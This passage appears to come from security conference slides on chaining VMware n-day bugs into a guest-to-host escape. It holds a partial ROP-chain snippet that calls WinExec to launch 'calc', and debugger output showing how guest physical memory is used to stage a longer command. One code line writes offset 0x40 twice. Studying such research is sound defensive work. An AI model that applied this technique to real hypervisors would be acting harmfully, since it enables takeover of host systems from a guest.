



- Global object
 - Connect two Objects
 - Object1 & Object2





- Object2
 - Connect two objects
 - Object3 & Object4





Extend the length of Command

- Limited Space for writing command
 - lots of work including creating directory, downloading next stage files, executing file...
 - More space is needed

```
// trigger vulnerability with len == 0x90
*((unsigned long *)&reqdata[pos+0]) = 0x000000000636c6163;
*((unsigned long *)&reqdata[pos+8]) = 0x0;
*((unsigned long *)&reqdata[pos+0x10]) = ret;
*((unsigned long *)&reqdata[pos+0x18]) = ret;
*((unsigned long *)&reqdata[pos+0x20]) = ret;
*((unsigned long *)&reqdata[pos+0x28]) = ret;
*((unsigned long *)&reqdata[pos+0x30]) = pop_rdx_ret;
*((unsigned long *)&reqdata[pos+0x38]) = 0x0;
*((unsigned long *)&reqdata[pos+0x40]) = push_rax_ret;
*((unsigned long *)&reqdata[pos+0x40]) = terminate_proc_gadget;
```


Available space for writing command for our ROP chain

Extend the length of Command

- Limited Space for writing command
 - Elaborate the ROP chain
 - Use another space that is controllable by Guest

Extend the length of Command

- vmware-vmx and guest OS are sharing physical memory.
- First page of physical memory is not used after boot.



- 1. Guest) Write command to physical memory
- 2. ROP-1) Load mapped address to RCX

```
0:017> dq vmware_vmx + 0x155B4A0 L1
00007ff6`859db4a0 0000020f`dbcc0000
```

- vmem[0] == guest's physmem[0]
- 3. ROP-2) Call WinExec

```
0:017> !address 0000020f`dbcc0000
Usage:
                        MappedFile
Base Address:
                        0000020f \dbcc0000
End Address:
                        00000213 dbcc0000
Region Size:
                        00000004'00000000 ( 16.000 GB)
                        00001000
                                           MEM_COMMIT
State:
                                           PAGE_READWRITE
Protect:
                        00000004
                                           MEM_MAPPED
Type:
                        00040000
Mapped file name:
                        \VM\564da3e5-f094-836e-1d4e-4865805828f0.vmem
```

Conclusion



Make N-Day Great Again

- Connecting each vulnerability make them much more powerful
 - It requires lots of knowledge
- We will be back with more interesting research
 - We still have lots of ingredients.



End Of Document

If you have interest in

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